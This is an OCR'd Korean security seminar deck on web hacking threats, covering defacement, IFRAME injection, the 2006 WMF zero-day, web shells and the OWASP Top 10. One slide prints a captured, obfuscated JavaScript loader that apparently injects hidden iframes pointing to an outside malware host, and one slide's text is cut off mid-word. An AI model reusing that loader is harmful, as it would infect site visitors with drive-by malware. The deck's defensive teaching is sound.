
제1회 한국 소프트웨어 커뮤니티 연합 세미나

해커의 역습 : 웹의 위협이 시작되었다!




양수열
정관진

Overview

- 웹 무엇이 문제인가?
  - 웹 환경의 다양한 위협 요소
  - 시큐리티 트랜드의 변화 그리고 최근의 웹 해킹
- 웹 위협 사례 소개
- 웹 해킹의 주요 기술과 대처
  - 웹 애플리케이션의 주요 취약점과 공격기법
  - 웹 해킹의 각 주요기법 소개
  - 웹 서버의 보안 대책
  - 안전한 웹 서비스 환경의 구현

웹 위협의 시작


시큐리티 트랜드의 변화




- IT 인프라 변화를 최대한 활용
- 지속적인 공격기법의 발달
- 공격도구의 지능화

왜 웹의 위협이 시작되는가?

- 일반적으로 방화벽에서 80, 443번 포트는 허용된다. 즉, 다른 포트번호가 차단되었다 하더라도 이 포트번호는 외부에서는 유효하다.
- HTTP 프로토콜은 가장 범용적으로 사용되는 프로토콜중의 하나이다.
- 많은 지식을 필요로 하지 않으며 URL 상의 간단한 조작 및 유추 등으로도 가능하다.
- 많은 도구를 필요로 하지 않는다. 즉, 웹 브라우저 하나만으로도 가능하게 한다.
- 웹 서버가 아닌 웹 프로그래머의 오류로 인한 취약점 노출
- 많은 웹 응용프로그램에 대한 보안성 판단이 어려움




웹에 존재하는 다양한 위협



웹 보안사고의 현실

- CSI/FBI 2005 Computer Crime and Security Survey
  - 258 명의 응답자중 95%가 10번 이상의 웹 관련 보안 사고를 겪음
  - 10 회 이내는 전체의 5%




- 공격자가 가장 선호하는 포트는 80번

웹 위협의 주요 사례소개

홈페이지 변조 사례

- 웹 사이트 증가와 함께 홈페이지 변조 해킹 증가
- 해킹의 주된 이유와 공격 방법은 무엇인가?
- 이라크 전쟁 당시 홈페이지 변조 급증
- 전쟁에 반대하는 정치적인 형태의 해킹
- 해킹 대상은 취약한 웹 서버를 대상으로 이루어짐 (누구나 공격의 대상이 될 수 있었음)




IFRAME 삽입 웹 해킹의 증가

- 웹 애플리케이션 취약점을 이용하여 특정 페이지에 IFRAME 삽입
- IFRAME 에 연결된 파일은 브라우저의 취약점을 이용하여 클라이언트의 컴퓨터에 악성코드 자동 설치
- 0-day 취약점을 빠르게 악용

```
$ more index.ht_
<script>
<!--
document.write(unescape("%3CSCRIPT%20LANGUAGE%3D%22JavaScript%22%3E%0D%0A%3C%21--%0D%0Avar%20HtmlStrings%3D%5B%22%3DPCKFDU%21Xjeui%3E1%21Ifjhiu%3E1%21tuzmf%3E%23ejtqmbz%3Bopof%3C%23%21uzqf%3E%23ufyu0y.tdsj%22%2C%22qumfu%23%21ebub%3E%23nl%3BANTJUTupsf%3Bniunm%3Bd%3B%5D/niu%01iuuq%3B00xze/hbnfgps/d%22%2C%22pn0kpc0ifmq/uyu%3B%3B0%2634%263F%2679%2685n%23%02%3E%3D0PCKFDU%02%3E%3Djgsbnf%21ifjhiu%3E1%21%22%2C%22xjeui%3E1%21tsd%3E%23iuuq%3B00xze/hbnfgps/dpn0kpc0nn/iun%23%02%3E%3D0jgsbnf%02%3E%0E%0B%22%2C%22%22%5D%3B%0D%0Afunction%20psw%28st%29%7B%0D%0A%20%20var%20varS%3B%0D%0A%20%20varS%3D%22%22%3B%0D%0A%20%20var%20i%3B%0D%0A%20%20for%28var%20a%3D0%3Ba%3Cst.length%3Ba++%29%7B%0D%0A%20%20%20%20i%20%3D%20st.charCodeAt%28a%29%3B%20%0D%0A%20%20%20%20if%20%28i%3D%3D1%29%20%0D%0A%20%20%20%20%20%20varS%3DvarS+String.fromCharCode%28%27%22%27.charCodeAt%28%29-1%29%3B%0D%0A%20%20%20%20%20else%20if%20%28i%3D%3D2%29%20%7B%0D%0A%20%20%20%20%20%20%20%20a++%3B%0D%0A%20%20%20%20%20%20varS+%3DString.fromCharCode%28st.charCodeAt%28a%29%29%3B%0D%0A%20%20%20%20%20%20%7D%0D%0A%20%20%20%20%20else%0D%0A%20%20%20%20%20%20varS+%3DString.fromCharCode%28i-1%29%3B%0D%0A%20%20%7D%0D%0A%20%20return%20varS%3B%0D%0A%7D%3B%0D%0Avar%20num%3D5%3B%0D%0AFunction%20S%28%29%7B%0D%0Afor%28i%3D0%3Bi%3Cnum%3Bi++%29%0D%0A%20%20%20document.write%28psw%28HtmlStrings%5Bi%5D%29%29%3B%7D%0D%0AS%28%29%3B%0D%0A//%20--%3E%0D%0A%3C/SCRIPT%3E%0D%0A%0D%0A"));
//-->
</script>
```


[초기 인코딩된 데이터]



[일부를 해독한 화면]


취약점과 웹 환경

- 웹 환경을 통해 취약점을 이용한 악성코드 배포
- 0-day 공격의 위협
  * MS06-001의 경우 9일 동안 공식패치 없었음
  * 2006/03/23 IE 의 새로운 취약점 공개됨, 현재 공식 패치 없음

	2005				2006		
	12/27	12/28	12/29	12/31	1/1	1/2	1/5
취약점 & 공격코드 (Vulnerability)	WMF 취약점 파일 공개 	첫 번째 공격코드 공개		두 번째 공격코드 공개			
악성코드 (Malicious Code)		다수의 악성 WMF 파일 배포 사이트 발견		WMF를 이용한 첫 번째 웜 발견 메신저를 통해 전파 	 메일을 통해 전파 HappyNewYear.jpg 파일을 파일에 첨부		
대응 (Response)			MS 취약점 권고문 발표	Ilfak 비공식 패치공개			MS 공식패치 발표 (MS06-001)
	← 9 DAYS : 위협에 노출되어 있었던 시간 →						


Web Shell: 여러분의 시스템을 통제한다!

- 웹 쉘을 이용하여 공격자는 원하는 명령어 수행이 가능하다.
- 다양한 웹 쉘이 존재
  - ASP, JSP, PHP
  - 특히 중국 해커들에 개발된 웹 쉘의 종류가 많음




중국 해커 그룹의 위협

- 매우 많은 해커그룹과 해킹 관련 사이트 존재
- 해킹 도구 및 문서를 쉽게 획득 가능




동영상 강좌를 통한 웹 해킹 교육

- 동영상 강
  - 중국 해
  - 동영상
  - 이러한




다양한 웹 해킹 공격 도구

WIS(Web Injection Scanner)



WED(Web Entry Detector)



웹 해킹의 주요 기법과 방어

웹 애플리케이션의 주요 취약점

o OWASP 에서 발표한 웹의 주요 TOP 10 취약점


⑴ 입력값 검증 부재(Unvalidated Input)
⑵ 취약한 접근 통제(Broken Access Control)
⑶ 취약한 인증 및 세션 관리(Broken Authentication and Session Management)
⑷ XSS(Cross Site Scripting) 취약점
⑸ 버퍼 오버플로우(Buffer Overflows)
